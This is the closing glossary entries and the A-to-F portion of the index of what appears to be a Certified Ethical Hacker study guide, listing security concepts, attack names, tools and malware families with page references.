**Zenmap** A Windows-based GUI version of Nmap.

**zero subnet** In a classful IPv4 subnet, the network number with all binary 0s in the subnet part of the number. When written in decimal, the zero subnet has the same number as the classful network number.

**zero-day attack** An attack carried out on a system or application before the vendor becomes aware and before a patch or fix action is available to correct the underlying vulnerability.

**zombie** A computer system that performs tasks dictated by an attacker from a remote location. Zombies may be active or idle, and owners of the systems generally do not know their systems are compromised.

**zone transfer** A type of DNS transfer where all records from an SOA are transmitted to the requestor. Zone transfers have two options: full (opcode AXFR) and incremental (IXFR).

---

## INDEX

3D printing, [178](#)  
3DES encryption, [414](#)  
4G standard, [294](#), [315](#)  
5G standard, [315](#)  
802.11 standards, [280](#)–281

### A

A records, [70](#)  
Absinthe, [267](#)  
AC system, [473](#)  
acceptable use policy, [24](#)  
access  
    covering tracks, [31](#), [204](#), [219](#), [222](#)–224  
    gaining, [30](#)  
    government access to keys, [420](#)–421  
    maintaining, [30](#)–31  
access card attacks, [457](#)–458  
access control lists (ACLs), [122](#), [173](#), [175](#)  
access control policy, [24](#)  
access control systems, [22](#)–24  
access controls, [22](#)–24, [238](#), [474](#)–477  
Access Gateway Layer, [320](#)  
access points (APs)  
    Cisco, [293](#)  
    considerations, [281](#)–282  
    detecting, [291](#)



- multiple, [282](#)
- open, [290](#)
- rogue, [282](#), [291](#), [292–293](#)
- wireless, [281](#), [286](#), [290](#), [292–293](#)
- ACK (acknowledgment), [9](#), [10](#), [396](#)
- ACK flag, [92](#), [93](#), [107](#)
- ACK scans, [107](#)
- acknowledgment. *See* ACK
- ACLs (access control lists), [122](#), [173](#), [175](#)
- Active Directory Explorer, [130](#)
- active footprinting, [53–54](#), [56–57](#)
- active online attacks, [209–212](#)
- active OS fingerprinting, [116](#)
- active sniffing, [156–159](#)
- ad hoc connection attack, [293](#)
- ad hoc networks, [281](#)
- adaptive chosen plain-text attack, [442](#)
- Address Resolution Protocol. *See* ARP
- address space layout randomization (ASLR), [260](#)
- administrative controls, [17](#)
- administrators
  - changing account name, [212](#)
  - enforcing password restrictions, [192](#)
  - network monitoring, [159](#), [167](#), [168](#), [169](#)
  - patches/software deployment, [219](#)
  - privileges, [216–219](#)
  - zone transfers, [71](#), [78](#)
- ADMmutate tool, [175](#)
- ADS (alternate data stream), [220–222](#)
- Advanced Encryption Standard (AES), [287](#), [289](#), [414](#)
- Advanced Port Scanner, [115](#)

- adversary behavioral identification, [32](#)
- AES (Advanced Encryption Standard), [287](#), [289](#), [414](#)
- AfriNIC (African Network Information Center), [74](#), [75](#)
- AH (authentication header), [398](#), [437](#)
- air quality, [473](#)
- Aircrack, [289](#), [296](#)
- AirMagnet WiFi Analyzer, [297](#)
- AirPcap, [290](#), [291](#)
- ALE (annualized loss expectancy), [18](#)
- [alexa.com](#), [56](#)
- algorithms, [411](#)
- Alibaba Cloud, [345](#)
- alternate data stream (ADS), [220](#)–[222](#)
- Amazon, [352](#), [355](#)
- Amazon Web Services. *See* AWS
- “ambering out,” [161](#)
- American Registry for Internet Numbers (ARIN), [74](#), [75](#), [79](#), [80](#)
- American Standard Code for Information Interchange (ASCII), [6](#)
- Android phones. *See also* mobile devices
  - applications, [308](#), [311](#), [313](#), [314](#)
  - Device Administration API, [313](#)
  - jailbreaking, [307](#), [311](#)–[315](#)
  - rooting, [311](#), [313](#)
  - ZitMo malware, [468](#)
- Angry IP Scanner, [105](#)
- annualized loss expectancy (ALE), [18](#)
- annualized rate of occurrence (ARO), [18](#)
- anonymizers, [119](#)
- Anonymous, [394](#)
- anonymous footprinting, [53](#)
- Anonymous hackers, [394](#)

- antennas, wireless, [282–284](#)
- anti-malware programs, [372–375](#), [380](#)
- antivirus. *See* AV
- anycast, [152](#), [153](#)
- Apache Mynewt, [319](#)
- Apache servers, [243](#), [245–247](#)
- APIs (application programming interfaces), [313](#), [358](#)
- APNIC (Asia-Pacific Network Information Center), [74](#), [75](#)
- Apple HFS file system, [220](#)
- Apple iOS, [307](#), [311–313](#). *See also* mobile devices
- Apple TV, [311](#)
- Application layer, [6–7](#), [148](#), [320](#)
- Application layer attacks, [393](#)
- application logs, [223](#)
- application programming interfaces (APIs), [313](#), [358](#)
- application servers, [243](#)
- application-level attacks
  - buffer overflows, [259–260](#)
  - considerations, [257](#), [393](#)
  - cookies, [260](#), [261–262](#)
  - countermeasures, [269–270](#)
  - cross-site scripting, [260–261](#)
  - described, [28](#)
  - executable code, [218–219](#)
  - LDAP injection attacks, [257–259](#)
  - mobile platform, [468–469](#)
  - SQL injection, [263–267](#)
  - web applications, [256–269](#)
- application-level rootkits, [225](#)
- applications
  - attacks on. *See* application-level attacks

- executing, [218–219](#)
- fake security apps, [469](#)
- flaws in, [14](#)
- malicious. *See* malware
- mobile devices, [308](#), [311](#), [313](#), [314](#)
- repackaging, [469](#)
- security, [237–239](#)
- web. *See* web applications

APs. *See* access points

ARIN (American Registry for Internet Numbers), [74](#), [75](#), [79](#), [80](#)

ARM mbed OS, [319](#)

Armitage, [217](#)

ARO (annualized rate of occurrence), [18](#)

ARP (Address Resolution Protocol), [10](#), [148–151](#), [286](#)

ARP broadcasts, [159](#)

ARP cache, [149–151](#)

ARP entries, [150–151](#)

ARP packets, [159–160](#)

ARP poisoning, [158–159](#), [213](#)

ARP requests, [149](#)

ARP spoofing, [158–159](#)

ARPANET, [344](#)

arp spoof tool, [159](#)

AS (authentication service), [193](#)

ASCII (American Standard Code for Information Interchange), [6](#)

Asia-Pacific Network Information Center (APNIC), [74](#), [75](#)

ASLR (address space layout randomization), [260](#)

assets, [17](#), [472](#)

Assistance and Access Act, [421](#)

association, [284](#)

asymmetric encryption, [415–416](#)

AtomSync, [131](#)

attacks. *See also specific attacks*

access card attacks, [457–458](#)

on applications. *See* application-level attacks

authentication, [20](#), [290](#)

Bluetooth, [316–317](#)

brute-force, [214–215](#), [442](#), [443](#)

categories, [28](#)

cipher-based, [442](#)

cloud computing, [359](#)

collision, [419](#), [422](#)

cross-guest VM breach, [359](#)

cross-site scripting, [260–261](#)

cryptography, [441–443](#)

DDoS, [269](#), [326](#), [392–394](#), [395](#)

DNS, [69–72](#), [76](#), [77](#)

DoS, [22](#), [293](#), [294](#), [391–395](#)

evil twin, [292](#)

fraggle, [393](#)

honeypots and, [178–180](#)

injection, [237](#), [257–259](#), [327](#)

integrity, [20–21](#)

interference, [442](#)

IoT devices, [306](#), [320–327](#)

“low-hanging fruit,” [443](#)

malware. *See* malware attacks

man-in-the-browser, [397](#)

man-in-the-cloud, [359](#)

man-in-the-middle, [212](#), [327](#), [396](#), [442](#)

misconfiguration, [28](#), [253](#)

mobile devices, [307](#), [310](#), [311–317](#)

- mobile platform, [290](#), [468–469](#)
- on operating system, [28](#), [334–335](#)
- password. *See* password cracking
- permanent, [393](#)
- phishing. *See* phishing
- plain-text, [441–442](#)
- replay, [442](#)
- sequence, [395–397](#)
- session hijacking, [395–399](#)
- session riding, [359](#)
- shrink-wrap code, [28](#)
- side-channel, [359](#), [442](#)
- Smurf, [393](#)
- social engineering. *See* social engineering
- source-routing, [117](#)
- stealth, [219–226](#)
- SYN, [393](#)
- system. *See* system attacks
- teardrop, [393](#)
- Trojan. *See* Trojans
- viruses, [379–385](#)
- web applications, [256–269](#)
- web servers, [250–256](#)
- windowing, [396](#)
- wireless. *See* wireless hacking
- worms, [383–385](#)
- wrapping, [359](#)
- Auditpol tool, [224](#)
- audits, security, [487](#)
- authentication, [207–216](#)
  - badges, [208](#)

- biometric, [207](#)
- vs. confidentiality, [20](#)
- DES, [191](#)
- described, [284](#)
- EAP, [287](#)
- IoT devices, [321](#), [331](#)
- Kerberos, [191](#)–[195](#)
- LM, [191](#), [192](#)
- mobile computing, [308](#)
- multifactor, [207](#)
- NTLM, [191](#), [192](#)
- one-factor, [207](#)
- open system, [284](#), [285](#)
- overview, [207](#)–[208](#)
- passwords and, [207](#)–[216](#)
- pre-boot, [434](#)
- session hijacking and, [395](#), [398](#)
- shared key, [284](#), [285](#)
- three-factor, [207](#)
- two-factor, [207](#), [468](#)
- web servers, [237](#)
- wireless networks, [284](#)–[285](#), [287](#), [297](#)
- authentication attacks, [20](#), [290](#)
- authentication header (AH), [398](#), [437](#)
- authentication service (AS), [193](#)
- authenticity, [22](#)
- authoritative servers, [71](#)
- authority support social engineering, [457](#)
- authorization, [309](#), [321](#), [351](#)
- automated testing, [490](#)
- AutoRuns, [379](#)

AV (antivirus) programs. *See also virus entries*  
    considerations, [390](#)  
    fake AV programs, [380](#), [466](#), [467](#)  
    heuristic, [390](#)  
    malware attacks and, [372–375](#)  
    signature-based, [390](#)  
AV signatures, [373](#), [374](#)  
availability, [22](#)  
AWS (Amazon Web Services)  
    considerations, [344](#), [345](#)  
    hacking and, [268–269](#), [358](#), [360–362](#)  
    network footprinting and, [79](#)  
    security testing and, [355](#)  
AWS cloud, [355](#), [359](#)  
AWS Cloud Security Report, [359](#)  
AWS Greengrass, [346](#)  
Azure, [345](#)  
Azure IoT Edge service, [346](#)

## **B**

baby monitors, [326](#)  
backdoors. *See also* Trojans  
    cloud hacking and, [361](#)  
    leaving open, [30](#)  
    malware and, [374](#)  
    mobile computing, [309](#)  
    Trojans and, [375–379](#)  
BackStreet Browser, [66](#)  
backtracking, [250–251](#)  
backup generators, [473](#)



- backups, [18](#), [210](#)
- badges, [208](#), [473](#)
- bandwidth, [394](#)
- banner grabbing, [102](#), [125–126](#), [175](#)
- baselines, [25](#)
- Bash, [256](#)
- Bashdoor, [256](#)
- Basic Encoding Rules (BER), [130](#)
- basic process control system (BPCS), [334](#)
- basic service area (BSA), [282](#)
- basic service set (BSS), [282](#)
- basic service set identifier (BSSID), [282](#)
- bastion hosts, [173](#)
- Batch Worm Generator, [384](#)
- BCP (business continuity plan), [18](#)
- Beacon, [397](#)
- beapy worm, [384](#)
- behavioral indicators, [34](#), [35](#)
- BER (Basic Encoding Rules), [130](#)
- beSTORM, [329](#)
- bettercap, [159](#)
- Beyond Trust tools, [329](#)
- BGP (Border Gateway Protocol), [246](#)
- BIA (business impact analysis), [18](#)
- “big brother,” [420–421](#)
- biometric authentication, [207](#)
- biometric identifiers, [474](#), [475](#)
- biometric passports, [208](#)
- biometrics, [474](#), [475](#)
- BIOS rootkit, [226](#)
- bit flipping, [22](#)

bitcoin, [417](#)

BitCrypter, [374](#)

BitLocker, [434](#)

bits

- encrypted, [412–414](#)

- frames, [9](#)

- salt, [420](#)

- subnetting and, [98–102](#)

Black Hat Search Engine Optimization (SEO), [374](#)

black hats, [27](#)

Black Widow tool, [242](#)

Blackberry phones, [311](#). *See also* mobile devices

black-box testing, [36](#), [488](#)

Blackhole Exploit Kit, [375](#)

BlackWidow, [66](#)

Bleeding Life, [375](#)

blind/inferential injection, [269](#)

block ciphers, [411](#), [412](#), [413–414](#)

blockchain, [417–418](#)

Bloover, [317](#)

Blowfish encryption, [414](#)

blue team, [489](#)

Blueborne attack, [327](#)

Bluebugging, [316](#), [317](#)

Bluejacking, [316](#)

Blueprinting, [317](#)

BlueScanner, [317](#)

Bluesmacking, [316](#)

Bluesnarfing, [317](#)

Bluesniffing, [316](#), [317](#)

Bluetooth attacks/hacking, [316–317](#)

- Bluetooth devices, [315](#), [316–317](#)
- Bluetooth technology, [281](#), [315](#)
- Bluetooth tools, [317](#)
- bondat worm, [384](#)
- boot loader–level rootkits, [225](#)
- boot-n-root attack, [434](#)
- BootROM exploit, [312](#)
- Border Gateway Protocol (BGP), [246](#)
- botnet Trojans, [375](#)
- botnets, [16](#), [269](#), [392](#), [468](#)
- BPCS (basic process control system), [334](#)
- Brandon, John, [352](#)
- “bricking,” [393](#)
- Brillo OS, [319](#)
- bring your own device (BYOD), [307](#), [310](#), [313–314](#)
- broadcast, [152](#), [153](#)
- broadcast addressing, [100](#)
- broadcast messages, [144–145](#)
- browser pivot, [397](#)
- brute-force attacks, [214–215](#), [442](#), [443](#)
- Brutus tool, [254](#)
- BSA (basic service area), [282](#)
- BSS (basic service set), [282](#)
- BSSID (basic service set identifier), [282](#)
- BT Browser, [317](#)
- btCrawler, [317](#)
- buckets, [360](#)
- buffer overflows, [14](#), [259–260](#)
- bump key, [478](#)
- Burp Suite, [242](#)
- business continuity plan (BCP), [18](#)

business impact analysis (BIA), [18](#)  
Business Wire, [55](#)  
BYOD (bring your own device), [307](#), [310](#), [313–314](#)

## C

C++ Worm Generator, [384](#)  
CA (certificate authority), [416](#), [425–427](#), [431–432](#)  
CaaS (Container as a Service), [348](#)  
CAC (Common Access Card), [425](#)  
cache  
    ARP, [149–151](#)  
    DNS, [71–73](#), [78](#)  
    Google Cache, [66](#)  
    web cache poisoning, [252–253](#)  
Cain and Abel tool  
    ARP flooding, [159](#)  
    MAC address spoofing, [159](#)  
    sniffing passwords, [212–213](#), [215](#), [296](#)  
    WEP attacks, [296](#)  
caller ID, [76](#)  
CAM (content addressable memory) table, [158](#)  
Camellia encryption, [414](#)  
canaries, [259–260](#)  
canary words, [259–260](#)  
cantennas, [283](#)  
CANVAS, [491](#)  
Capsa Network Analyzer, [165](#)  
CAPTCHA, [62–63](#), [262](#)  
Carnivore, [443](#)

Carrier Sense Multiple Access/Collision Detection (CSMA/CD), [145–147](#)

cars. *See* vehicles

CBC-MAC (cipher block chaining message authentication code), [287](#)

CC (Common Criteria), [23](#), [24](#)

CCAT (Cloud Container Attack Tool), [361](#)

CCMP (Cipher Block Chaining Message Authentication Code Protocol), [287](#)

CEH (Certified Ethical Hacker) certification, [3](#), [31](#)

cell phones. *See* smartphones

Censys tool, [329](#)

Centralized Authentication, [284](#)

CER (crossover error rate), [207](#), [475–476](#)

certificate authority (CA), [416](#), [425–427](#), [431–432](#)

certificate revocation list (CRL), [425](#)

certification tests, [31](#)

certification-level exams, [3–5](#)

Certified Ethical Hacker (CEH) certification, [3](#), [31](#)

chat channels, [468](#)

checksum, [375](#)

chntpw tool, [212](#)

chosen cipher attacks, [442](#)

chosen plain-text attacks, [441](#)

Christmas scan, [107](#), [109](#), [112](#)

Chrome browser, [440](#)

CIA (confidentiality, integrity, and availability), [19–22](#)

cipher block chaining message authentication code (CBC-MAC), [287](#)

Cipher Block Chaining Message Authentication Code Protocol (CCMP), [287](#)

cipher text, [410](#)

ciphers, [411–414](#)

- cipher-text-only attacks, [442](#)
- CIRT tools, [215](#)
- Cisco, [293](#)
- Cisco routers, [159](#)
- Clair scanner, [360](#)
- clickjacking, [373–374](#)
- clients, [280](#), [282](#), [284](#), [285](#)
- Cline, Ernest, [63](#)
- closed loop systems, [333](#)
- cloud auditors, [351](#)
- cloud brokers, [351](#)
- cloud carriers, [350](#)
- cloud computing, [343–369](#)
  - architecture, [350–351](#)
  - attacks, [359](#)
  - considerations, [488](#)
  - data breach/loss, [356](#)
  - growth of, [345](#)
  - horror stories, [352–353](#)
  - IoT and, [320](#), [321](#)
  - mitigations, [359](#)
  - overview, [344–346](#)
  - OWASP top 10 risks, [354–355](#)
  - regulatory efforts, [351](#)
  - roles in, [350–351](#)
  - security, [352–363](#)
  - terminology, [348–349](#)
  - threats, [354–358](#)
  - tools, [355–356](#)
- cloud consumers, [350](#)
- Cloud Container Attack Tool (CCAT), [361](#)

- cloud containers, [348–349](#)
- cloud control layers, [354](#)
- cloud, defined, [343](#), [344](#)
- cloud deployment models, [347](#), [349–351](#)
- cloud hacking, [360–363](#)
- cloud hopper attack, [359](#)
- cloud providers, [346](#), [350](#)
- Cloud Security Alliance (CSA), [351](#), [356](#)
- cloud services
  - Amazon. *See AWS entries*
  - deployment models, [347](#), [349–351](#)
  - enumeration, [360](#)
  - hacking, [360–363](#)
  - MEGA cloud service, [268](#)
- cloud vendors, [348](#)
- cloudbourne attack, [359](#)
- Cloudflare, [245–246](#)
- CloudGoat, [360](#)
- CloudInspect, [355](#)
- CloudPassage Halo, [355](#)
- CloudTrail, [361](#)
- CNAME records, [70](#)
- CNM (Container Network Model), [349](#)
- COBIT (Control Objectives for Information and Related Technologies), [40](#)
- code/coding
  - dot-dot-slash attack, [250–252](#)
  - executable code, [218–219](#)
  - HTML code, [66](#), [243](#), [247](#), [252](#)
  - malicious code, [373](#)
  - rolling code attack, [327](#)

- shrink-wrap code attacks, [28](#)
- source code, [252](#)
- Stuxnet code, [385](#)
- Unicode, [175](#), [251](#), [252](#)
- vulnerabilities, [14](#), [308–309](#)
- Codenomicon, [439](#)
- collision attacks, [419](#), [422](#)
- collision domains, [145–147](#), [156](#)
- collisions, [145–147](#), [419](#)
- command injection, [258](#)
- command shell Trojan, [375](#)
- Common Access Card (CAC), [425](#)
- Common Criteria (CC), [23](#), [24](#)
- Common Vulnerabilities and Exposures (CVE) system, [13](#)
- Common Vulnerability Scoring System (CVSS), [13](#)
- Common Weakness Enumeration (CWE), [13](#)
- Communication Act of 1934, [294](#)
- Communications Decency Act, [41](#)
- community cloud model, [349](#)
- community strings, [128–129](#)
- companies
  - antivirus, [240](#)
  - BYOD and, [307](#), [310](#), [313–314](#)
  - competitive intelligence, [55–56](#), [83](#)
  - financial information, [55](#), [56](#)
  - trustworthiness of, [432](#)
- competitive intelligence, [55–56](#), [83](#)
- compliance, [39](#), [40](#)
- Computer Fraud and Abuse Act, [59](#)
- computers
  - contaminants, [473](#)



- laptop, [434](#)
- social engineering attacks, [462–468](#)
- zombie, [392](#)
- Computerworld, [12](#)
- confidentiality, [19–20](#), [411](#), [435](#)
- confidentiality, integrity, and availability (CIA), [19–22](#)
- CONNECT method, [249](#)
- connection string parameter pollution (CSPP), [253](#)
- connectionless communication, [91](#)
- connectionless scanning, [108–109](#)
- connection-oriented communication, [91–94](#)
- Container as a Service (CaaS), [348](#)
- Container Network Model (CNM), [349](#)
- containers, [348–349](#), [360](#)
- content addressable memory (CAM) table, [158](#)
- Contiki OS, [319](#)
- Control Objectives for Information and Related Technologies (COBIT), [40](#)
- cookies
  - application attacks and, [260](#), [261–262](#)
  - considerations, [66](#)
  - Google, [119](#)
  - overview, [261–262](#)
  - passive online attacks and, [213](#)
  - passwords stored in, [262](#)
  - SCTP COOKIE scans, [110](#)
  - XSS and, [260](#)
- copyrights, [40–41](#)
- Core Impact Pro, [490–491](#)
- core testing, [491–492](#)
- corrective controls, [18](#)

- covert channels, [374](#)
- COVID-19, [345](#)
- crackers, [27](#), [34](#)
- cracking passwords. *See* password cracking
- Crimepack, [375](#)
- criminal activity, [53](#)
- CRITIFENCE, [334](#)
- CRL (certificate revocation list), [425](#)
- cross-certification, [427](#)
- cross-guest VM breach, [359](#)
- crossover error rate (CER), [207](#), [475–476](#)
- cross-site request forgery (CSRF), [261](#)
- cross-site scripting (XSS), [238](#)
- cryptanalysis, [410](#), [411](#)
- crypters, [374](#)
- CryptoBench, [443](#)
- CryptoDefense virus, [383](#)
- cryptographic systems, [411](#)
- cryptography, [409–451](#). *See also* encryption
  - algorithms/techniques, [411–424](#)
  - digital certificates, [426–432](#)
  - digital signatures, [416](#), [432–433](#)
  - encrypted communication, [433–441](#)
  - history, [409–411](#)
  - mobile devices, [308](#)
  - overview, [410–424](#)
  - PKI system, [424–433](#)
  - terminology, [410–411](#)
- cryptography attacks, [441–443](#)
- CryptoLocker virus, [383](#)
- CrypTool, [412](#), [443](#)

CryptorBit virus, [383](#)  
CSA (Cloud Security Alliance), [351](#), [356](#)  
CSMA/CD (Carrier Sense Multiple Access/Collision Detection), [145](#)–  
147  
CSPP (connection string parameter pollution), [253](#)  
CSRF (cross-site request forgery), [261](#)  
cultureresource.exe file, [390](#)  
Currports tool, [96](#), [378](#), [389](#)  
CVE (Common Vulnerabilities and Exposures) system, [13](#)  
CVSS (Common Vulnerability Scoring System), [13](#)  
CWE (Common Weakness Enumeration), [13](#)  
Cyber Kill Chain methodology, [32](#)–34  
Cyber Observer, [268](#)  
cyberattacks, [20](#)–21  
cybercitizen, [390](#)  
cybercrime, [268](#)  
cyberterrorists, [27](#)  
CypherX, [374](#)

## **D**

DAC (discretionary access control), [24](#)  
Dadga scanner, [360](#)  
DAI (Dynamic ARP Inspection), [159](#)  
daisy-chaining networks, [16](#)  
DameWare Remote Support, [219](#)  
DAR (data at rest), [433](#)–434, [435](#)  
Dark Reading, [12](#)  
DAST (Dynamic Application Security Testing), [238](#)  
data  
    availability, [22](#)

- backups, [18](#), [210](#)
- considerations, [6–7](#)
- described, [6](#)
- disclosure, [19](#)
- encrypted. *See* encryption
- gathering. *See* information gathering
- handling of, [25](#)
- PDU, [6](#), [7](#)
  - at rest, [433–434](#), [435](#)
  - sensitive, [71](#), [238](#)
  - storage, [308](#), [319](#)
  - transfer/exchange, [91–93](#)
- data at rest (DAR), [433–434](#), [435](#)
- data breaches, [20–21](#)
- data breach/loss, [356](#)
- data centers, [345](#)
- Data Encryption Standard. *See* DES
- data execution prevention (DEP), [260](#)
- data layers, [6](#)
- data leaks, [268](#)
- Data Link layer, [6](#), [7](#), [144](#), [148](#)
- database servers, [243](#)
- databases, [191](#), [195](#), [263–267](#)
- datagrams, [10](#), [91](#)
- D&B Hoovers, [55](#)
- DCS (distributed control system), [333–334](#)
- DDoS attacks, [269](#), [326](#), [392–394](#), [395](#)
- debug tools, [334–335](#)
- Decrypting RSA with Obsolete and Weakened eNcryption (DROWN), [441](#)
- decryption, [286](#), [410](#), [412–416](#). *See also* encryption

decryption keys. *See* private keys

defacement Trojans, [375](#)

default installations, [14](#)

default passwords, [14](#), [28](#), [209](#), [215](#), [334](#)

defense in depth, [289](#), [477](#)

DELETE method, [249](#)

demilitarized zone (DMZ), [11–12](#), [173](#), [331](#), [333](#)

denial-of-service (DoS) attacks, [22](#), [293](#), [294](#), [391–395](#)

DEP (data execution prevention), [260](#)

Department of Defense (DoD), [22](#), [167](#)

DES (Data Encryption Standard), [413](#)

DES authentication, [191](#)

deserialization flaws, [238](#), [239](#)

design flaws, [14](#)

detective controls, [18](#)

Dharma virus, [383](#)

DHCP (Dynamic Host Configuration Protocol), [159–160](#)

dictionary attacks, [214–216](#)

Diffie-Hellman algorithm, [398](#), [416](#)

dig command, [78](#)

digital certificates, [426–432](#)

Digital Signature Algorithm (DSA), [433](#)

digital signatures, [416](#), [432–433](#)

digital watermarks, [422](#)

directory climbing, [251–252](#)

Directory System Agent (DSA), [130](#)

directory traversal, [250–252](#)

direct-sequence spread spectrum (DSSS), [281](#)

disaster recovery plan (DRP), [18](#)

disasters, [18](#), [477](#)

discovery, [290–292](#)

- discovery mode, [315](#)
- discretionary access control (DAC), [24](#)
- disgruntled employees, [59–60](#), [460–462](#)
- distributed control system (DCS), [333–334](#)
- distributed reflection denial-of-service (DRDoS) attack, [392](#)
- distributed-denial-of-service attacks. *See* DDoS attacks
- DLL hijacking, [217](#)
- DMZ (demilitarized zone), [11–12](#), [173](#), [331](#), [333](#)
- DNS (Domain Name System)
  - basics, [68–78](#)
  - cache, [71](#), [72](#), [78](#)
  - considerations, [9](#), [10](#)
  - for footprinting, [67–78](#)
  - tools for, [68–78](#)
- DNS amplification, [250](#)
- DNS attacks, [69–72](#), [76](#), [77](#)
- DNS lookups, [70–71](#), [72](#)
- DNS namespace, [68–72](#), [75](#), [77](#)
- DNS poisoning, [71](#), [72](#), [78](#), [161](#)
- DNS records, [54](#), [68–71](#)
- DNS servers, [68–78](#), [292](#), [326](#)
- DNS services, [326](#)
- DNS zone transfers, [70–72](#), [77](#), [78](#)
- DNSSEC (Domain Name System Security Extensions), [71–72](#), [75](#)
- Docker, [349](#)
- Docker Engine, [349](#)
- docker swarm, [349](#)
- DoD (Department of Defense), [22](#), [167](#)
- domain controller, [193](#)
- Domain Name System. *See* DNS
- Domain Name System Security Extensions (DNSSEC), [71–72](#), [75](#)

- domain names, [74](#)
- DoS (denial-of-service) attacks, [22](#), [293](#), [294](#), [391–395](#)
- dot-dot-slash attack, [250–252](#)
- downloader, [373](#)
- doxing, [16](#)
- Dragonfly Key Exchange, [285](#)
- DRDoS (distributed reflection denial-of-service) attack, [392](#)
- drive-by downloads, [373](#)
- drivers, [291](#)
- dropper, [373](#)
- DROWN (Decrypting RSA with Obsolete and Weakened eNcryption), [441](#)
- DRP (disaster recovery plan), [18](#)
- DSA (Digital Signature Algorithm), [433](#)
- DSA (Directory System Agent), [130](#)
- dsniff tool, [159](#)
- DSSS (direct-sequence spread spectrum), [281](#)
- DUHK attack, [419](#)
- dumpster diving, [54](#), [55](#), [57](#), [209](#), [456](#)
- DumpsterDiver, [361](#)
- dust, [473](#)
- DYLIB hijacking, [217](#)
- Dyn attack, [269](#), [326](#)
- Dynamic Application Security Testing (DAST), [238](#)
- Dynamic ARP Inspection (DAI), [159](#)
- Dynamic Host Configuration Protocol (DHCP), [159–160](#)
- dynamic web pages, [257](#)

## **E**

- EAL (Evaluation Assurance Level), [23](#)

- EAP (Extensible Authentication Protocol), [287](#)
- Easter eggs, [63–64](#)
- eavesdropping, [143](#), [144](#), [457](#). *See also* sniffing
- e-banking Trojans, [375](#)
- ECC (Elliptic Curve Cryptosystem), [416](#)
- EC-Council, [4](#), [17](#), [24](#), [25](#), [52](#), [241](#)
- eCh0raix virus, [383](#)
- Echo Request, [104](#)
- EDGAR database, [55](#)
- edge computing networks, [345–346](#)
- Edge Technology Layer, [320](#)
- EF (exposure factor), [18](#)
- Effland, Charlie, [357](#)
- EFS (Encrypting File System), [435–436](#)
- EISA (Enterprise Information Security Architecture), [17](#)
- El Gamal algorithm, [416](#)
- EliteWrap, [374](#)
- Elliptic Curve Cryptosystem (ECC), [416](#)
- e-mail
  - contact, [72](#)
  - executable code in, [218](#)
  - footprinting, [66–67](#)
  - malware and, [374](#)
  - phishing, [210](#), [463–468](#)
  - S/MIME and, [437](#)
  - spam, [179](#), [374](#)
  - tracking tools, [66–67](#)
- e-mail headers, [67](#), [68](#)
- e-mail indicators, [34](#), [35](#)
- e-mail policy, [25](#)
- e-mail servers, [77](#)



Emotet, [390](#)

employees

- disgruntled, [59–60](#), [460–462](#)

- privilege escalation and, [36](#)

- security policies, [24](#)

- social engineering and, [456–462](#)

Encapsulating Security Payload (ESP), [398](#), [436](#)

encrypted communication, [433–443](#)

Encrypting File System (EFS), [435–436](#)

encryption. *See also* cryptography

- 3DES, [414](#)

- AES, [414](#)

- algorithms, [411–424](#), [440](#)

- asymmetric, [415–416](#)

- Blowfish, [414](#)

- Camellia, [414](#)

- cipher types, [411–414](#)

- data at rest, [433–434](#), [435](#)

- data while communicating, [433–443](#)

- decryption, [286](#), [410](#), [413](#), [415](#), [416](#)

- DES, [413](#)

- digital certificates, [426–432](#)

- digital signatures, [432–433](#)

- Endpoint Encryption, [434](#)

- evading AV with, [375](#)

- GOST, [414](#)

- hardware, [423–424](#)

- hash algorithms, [416–422](#)

- homomorphic, [424](#)

- IDEA, [414](#)

- IoT devices, [321](#)

- key, [411](#)–416
- laptops, [434](#)
- Magma, [414](#)
- mobile devices, [434](#)
- overview, [410](#)–424
- PKI system, [427](#)
- quasi-encryption, [424](#)
- RC, [414](#)
- Serpent, [414](#)
- shared key, [413](#)–415
- single key, [413](#)–415
- steganography, [422](#)–423
- symmetric, [413](#)–415, [434](#)
- techniques, [411](#)–424
- terminology, [410](#)–411
- Twofish, [414](#)
- USB, [424](#)
- wireless networks, [285](#)–289, [295](#)–297

encryption devices, [423](#)–424

encryption keys. *See* public keys

Endpoint Encryption, [434](#)

Engineer's Toolset, [129](#)

Enterprise Information Security Architecture (EISA), [17](#)

Enterprise Zone (IT), [333](#)

enumeration, [121](#)–131

- banner grabbing, [125](#)–126
- cloud services, [360](#)
- considerations, [121](#)
- described, [121](#)
- examples of, [30](#)
- Linux systems, [123](#)–124

- NetBIOS, [126](#)–128
- other options, [130](#)–131
- SNMP, [128](#)–130
- techniques, [124](#)–131
- Unix systems, [123](#)–124
- Windows systems, [121](#)–123
- e-passports, [208](#)
- escalation of privileges, [31](#), [36](#), [216](#)–218
- ESP (Encapsulating Security Payload), [398](#), [436](#)
- ESS (extended service set), [282](#)
- Eternal Blue exploit, [383](#)
- Ethereal. *See* Wireshark sniffer
- Ethernet frames, [9](#)–11
- ethical hackers, [19](#), [27](#), [34](#)–42
- ethical hacking, [25](#)–42. *See also* hacking
  - attack types, [28](#)
  - classifications, [26](#)–27
  - considerations, [113](#)
  - hacking phases, [29](#)–32
  - laws/standards, [37](#)–42
  - overview, [25](#)–26
  - terminology, [16](#), [26](#)–34
  - white hats, [26](#)
- Ettercap sniffer, [165](#), [213](#), [397](#)
- Euromonitor, [55](#)
- Evaluation Assurance Level (EAL), [23](#)
- evasion, [165](#)–180
  - firewalls, [172](#)–177
  - honeypots and, [178](#)–180
  - IDS evasion, [102](#), [166](#), [167](#), [174](#)–175
  - intrusion detection systems. *See* IDSs

- IP address decoy, [117](#)
- mobile platform, [118–119](#)
- overview, [165–166](#), [174](#)
- proxies, [117–119](#)
- source routing, [117](#)
- spoofing IP addresses, [116–117](#)
- techniques, [174–180](#)
- tools for, [116–119](#)
- via anonymizers, [119](#)
- via fragmentation, [116](#), [133](#), [175](#)
- via TOR, [118](#)
- event logs, [222–223](#), [224](#)
- evil twin attack, [292](#)
- exam, [3–5](#)
- exam tips, [4–5](#)
- exclusive-or. *See* XOR
- executable code, [218–219](#)
- Experian, [55](#)
- Exploit Database, [12](#)
- exploit kits, [375](#)
- exploits, [16](#), [373](#)
- EXPN command, [131](#)
- exposure factor (EF), [18](#)
- extended service set (ESS), [282](#)
- Extensible Authentication Protocol (EAP), [287](#)
- Extensible Markup Language (XML), [114](#), [248](#)
- external assessment, [488](#)

## **F**

FAA (Federal Aviation Administration), [294](#)

- FaaS (Function as a Service), [348](#)
- Facebook, [56](#), [59](#), [462–463](#)
- Factoring Attack on RSA-EXPORT Keys (FREAK), [439](#)
- fake anti-malware programs, [380](#)
- Faletra, Lorenzo, [205](#)
- false acceptance rate (FAR), [207](#), [475–476](#)
